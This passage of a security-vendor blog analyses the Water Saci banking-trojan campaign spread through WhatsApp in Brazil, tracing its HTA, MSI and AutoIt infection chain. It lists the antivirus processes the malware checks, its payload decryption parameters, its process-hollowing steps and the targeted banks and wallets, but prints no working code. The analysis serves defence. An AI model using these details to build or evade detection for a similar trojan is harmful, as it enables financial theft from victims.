Phishing
Unraveling Water Saci's New Multi-Format, AI-Enhanced Attacks Propagated via WhatsApp
Through AI-driven code conversion and a layered infection chain involving different file formats and scripting languages, the threat actors behind Water Saci are quickly upgrading their malware delivery and propagation methods across WhatsApp in Brazil.


Save to Folio
Key takeaways
- The Water Saci campaign in Brazil has been observed using a highly layered attack chain that involves various file formats (including HTA files, ZIP archives, and PDFs), designed to bypass simple pattern-based detection and increase the complexity of analysis.
- The attackers switched tactics by transitioning from their PowerShell-based propagation routine to a Python variant, which suggests an accelerated development pipeline. This newly observed variant allows for broader browser compatibility, object-oriented code structure, enhanced error handling, and faster automation of malware delivery through WhatsApp Web.
- Evidence suggests that attackers may have used AI tools like LLMs to convert their malware propagation scripts from PowerShell to Python; this would explain their capabilities for batch messaging, improved error handling, and enhanced console output.
- Trend Vision One™ detects and blocks the IoCs discussed in this blog. Trend Micro customers can also access tailored hunting queries, threat insights, and intelligence reports to better understand and proactively defend against this campaign.
Brazil has seen a recent surge of threats delivered via WhatsApp. As observed in our previously published research on the SORVEPOTEL malware and the broader Water Saci campaign, this popular platform has been used to launch sophisticated campaigns. Unsuspecting users receive convincing messages from trusted contacts, often crafted to exploit social engineering tactics and encourage interaction with malicious content. While the core objectives of these campaigns remain consistent, this wave showcases advanced techniques in infection, persistence, and evasion, underscoring how legitimate platforms are increasingly being exploited to reach Brazilian targets more effectively.
Their new multi-format attack chain and possible use of artificial intelligence (AI) to convert propagation scripts from PowerShell to Python exemplifies a layered approach that has enabled Water Saci to bypass conventional security controls, exploit user trust across multiple channels, and ramp up their infection rates. As adversaries’ techniques evolve, organizations must be prepared for the heightened risk posed by campaigns that combine technical complexity with AI-enhanced agility.
Multi-format malware delivery through WhatsApp messages
The initial stage of this campaign demonstrates a diverse set of entry points employed by threat actors to reach victims through WhatsApp. Users reported receiving messages from trusted contacts containing various forms of malicious attachments.
Some users received compressed archive files, such as ZIP files containing harmful payloads (Figure 1). Others were targeted with messages encouraging them to download what appeared to be benign PDF documents, often accompanied by plausible lures like requests to update Adobe Reader for proper viewing (Figures 2 and 3).





A notable subset of victims was targeted with a direct delivery of a malicious .hta file. Unlike ZIP or PDF formats, the .hta file executes its embedded script immediately upon opening, streamlining the infection process for the attacker. One detail observed in multiple cases was the download of files with names following the pattern A-{random characters}.hta directly from web.whatsapp[.]com as shown in the Trend Vision One™ telemetry logs in Figure 4.
Technical analysis
Initial vector - HTA file
The infection chain begins when the user executes a malicious HTA file, which contains an embedded Visual Basic (VB) script that utilizes two layers of obfuscation to evade detection and hinder analysis. Once this script is deobfuscated, it reveals commands to create a batch file at C:\temp\instalar.bat and if executed, it initiates connecting to the attacker’s command-and-control (C&C) server to download an MSI installer and an automation (Python) script along with its supporting components.
Banking trojan - First stage
Following execution of the batch file, the infection chain continues with the download and installation of the MSI package. This installer serves as the primary vehicle for delivering the banking trojan and initiating its malicious activities on the compromised system (Figure 6).

Upon inspection, the MSI package is found to contain several key components, described in more detail in Table 1:
| File name | Description |
| DaXGkoD7.exe | AutoIt interpreter |
| Ons7rxGC.log | Compiled AutoIt script |
| run.vbs | Initial launcher for AutoIt |
| starter.bat | Batch file to launch AutoIt in a specified folder |
| ucJDpQ.tda | Encrypted PE payload |
| fKmkzW.dmp | Alternative encrypted PE payload (If ucJDpQ.tda is missing, fKmkzW.dmp serves as the payload) |

The installer leverages a custom action to execute the included VB script (run.vbs), as shown in Figure 7. The script launches the AutoIt interpreter (DaXGkoD7.exe) to run the compiled AutoIt script (Ons7rxGC.log), shown in Figure 8. This process ultimately leads to the unpacking and activation of the final banking trojan payload hidden within the package.

The AutoIt script checks if it’s being executed for the first time then notifies a remote server (Figure 9). If the marker file executed.dat does not exist, the function sends a notification to a specified URL and creates the marker file with a timestamp. This mechanism ensures that the notification is triggered only once during the first execution.


On other AutoIt scripts we found from infection cases, the scripts start by checking the system language. As shown in Figure 10, it verifies if Windows is set to Portuguese (Brazil) by comparing its language code (0416). If not, it shows an error message with the detected language and exits the program. A helper function translates language codes into readable names like Portuguese (Portugal), English (US), or Spanish (Spain).
The script then scans the user’s system for banking-related activity (Figure 11), compiles the findings into a list, and sends the data to a C&C server. The first function, DETECTARBANCO, checks for the presence of specific directories associated with Brazilian banking applications (Table 2). If these folders exist, the script records the corresponding bank names, effectively fingerprinting which financial institutions the user interacts with. In Brazil, accessing most major banks requires security modules developed by independent companies as an attempt to protect end users from client-side fraud. Attackers know this and use it as a reliable method to guess the victim’s primary bank.

| File path | Associated banking applications |
| C:\Program Files (x86)\scpbrad | Bradesco banking software |
| C:\Program Files\Warsaw | Warsaw security module deployed by Banco do Brasil (BB) and Caixa Econômica Federal (CEF) |
| C:\Program Files\Topaz OFD | Topaz OFD anti-fraud module deployed by Banco do Brasil (BB) and Caixa Econômica Federal (CEF) |
| C:\Sicoobnet | Sicoob banking software |
| AppData\Local\Aplicativo Itau | Itaú banking application |
The second function, VERIFICARHISTORICOCHROME(), focuses on analyzing the user’s Chrome browser history to identify visits to banking websites (Figure 12). It locates the Chrome history database within the user’s profile directory, creates a temporary copy, and reads its contents. The function then searches for specific banking-related URLs (Table 3). If any of these URLs are found, the corresponding bank names are recorded. This technique allows the script to detect banking activity even if no banking software is installed on the system.

| Targeted URLs | Associated bank |
| www[.]santander[.]com[.]br | Santander |
| autoatendimento[.]bb[.]com[.]br | Banco do Brasil |
| internetbanking[.]caixa[.]gov[.]br | Caixa Econômica Federal |
| www[.]sicredi[.]com[.]br | Sicredi |
| banco[.]bradesco | Bradesco |
After identifying installed banking applications and analyzing browser history, the script moves on to another critical reconnaissance step: checking for antivirus and security software. It inspects running processes for executables linked to the following security software:
- 360sd.exe
- 360tray.exe
- ashDisp.exe
- aswidsagent.exe
- avast.exe
- AvastSvc.exe
- AvastUI.exe
- avgnt.exe
- avgui.exe
- avguix.exe
- avp.exe
- avpui.exe
- bdagent.exe
- ccapp.exe
- ccSvcHst.exe
- cfp.exe
- cmdagent.exe
- egui.exe
- eguiProxy.exe
- ekrn.exe
- fshoster32.exe
- kavtray.exe
- klwtblfs.exe
- mbam.exe
- MBAMService.exe
- mbamtray.exe
- mcshield.exe
- Mcshield.exe
- mcuicnt.exe
- MSASCui.exe
- MSASCuiL.exe
- MsMpEng.exe
- NisSrv.exe
- ns.exe
- PSUAMain.exe
- PSANHost.exe
- SAVADMINSERVICE.EXE
- SAVService.exe
- seccenter.exe
- SecurityHealthSystray.exe
- SophosUI.exe
- vkise.exe
- vsserv.exe
- WRSA.exe
- zatray.exe
- ZAPrivacyService.exe
The script also iterates through the Windows Uninstall registry keys, searching for the following keywords related to antivirus and security software:
- 360
- anti-virus
- antivirus
- avast
- avg
- bitdefender
- comodo
- defender
- eset
- f-secure
- kaspersky
- malwarebytes
- mcafee
- norton
- panda
- security
- sophos
- trend micro
- webroot
- zonealarm
In addition to collecting details about installed banking applications, security software, and visiting banking websites, the script also gathers the following information, which is then sent to a remote C&C server:
- Computer name
- OS version, architecture and build number
- Username
- Local IP address
- External IP address
- Current date and time
- Windows version
- CPU model
- Total physical memory
The script monitors an array of keywords for Brazilian banks, payment platforms, and cryptocurrency exchanges/wallets. It enumerates all open windows and then searches for keyword matches.
Targeted entities include:
- Brazilian banks:
- Banco do Brasil
- BMG
- Bradesco
- BS2
- BTG Pactual
- CEF
- Itaú
- Santander
- Sicoob
- Sicredi
- Payment platform:
- Mercado Pago
- International exchanges:
- Binance
- Bitfinex
- Bitstamp
- Bybit
- Coinbase
- Crypto.com
- Gate.io
- Huobi
- Kraken
- KuCoin
- OKX
- Brazilian exchanges:
- Bitcoin Trade
- BitPreco
- Braziliex
- FlowBTC
- Foxbit
- Mercado Bitcoin
- NovaDAX
- Cryptocurrency wallets:
- Atomic Wallet
- Blockchain.com
- Coinomi
- Electrum
- Exodus
- Jaxx
- Ledger Live
- MetaMask
- MyCrypto
- MyEtherWallet
- Phantom
- Solflare
- TokenPocket
- Trezor
- Trust Wallet
The payload decryption is triggered by detecting banking or cryptocurrency-related windows on the victim's computer (Figure 13). If any of these windows contain keywords related to targeted entities, it proceeds on locating the .tda file (ucJDpQ.tda) dropped earlier as part of the MSI installer. If no .tda files were found, it looks for the .dmp file (fKmkzW.dmp) instead.

Once located, the encrypted payload (either the .tda or .dmp file) is read as binary data and passed through a two-stage decryption and decompression process before it is loaded into the memory:
- The payload is decrypted using a custom RC4-like stream cipher with hardcoded parameters (seed=1000, multiplier=3333, increment=3434), which unlocks the compressed executable hidden inside.
- The decrypted data is then decompressed using Windows' native LZNT1 algorithm through the RtlDecompressFragment API, expanding it back into a full PE executable.
If a .tda file is present, the AutoIt script decrypts and loads it as an intermediate PE loader (Stage 2) into memory. However, if only a .dmp file is found (no .tda present), the AutoIt script bypasses the intermediate loader entirely and loads the banking trojan directly into the AutoIt process memory, skipping the process hollowing step and running as a simpler two-stage infection.
Banking trojan - Second stage
This loader then searches for additional .dmp or .tda files containing the final banking trojan, decrypts and decompresses the payload using the same routine (Figure 14).




The loader injects it into a hollowed svchost.exe process to blend with legitimate Windows system processes (Figure 15). It also includes an alternate fallback base address in case virtual memory allocation fails, ensuring the injection process can still proceed (Figures 16 and 17).
Banking trojan - Persistence
After the script runs the payload’s entry point, the AutoIt script waits exactly two seconds to give the payload time to complete the process-hollowing routine inside svchost.exe (Figure 18).

The script then lists all running svchost.exe process (Figure 19), retrieves their creation timestamp, and identifies the most recent instance which is assumed to be the malicious process where the payload has performed process hollowing.
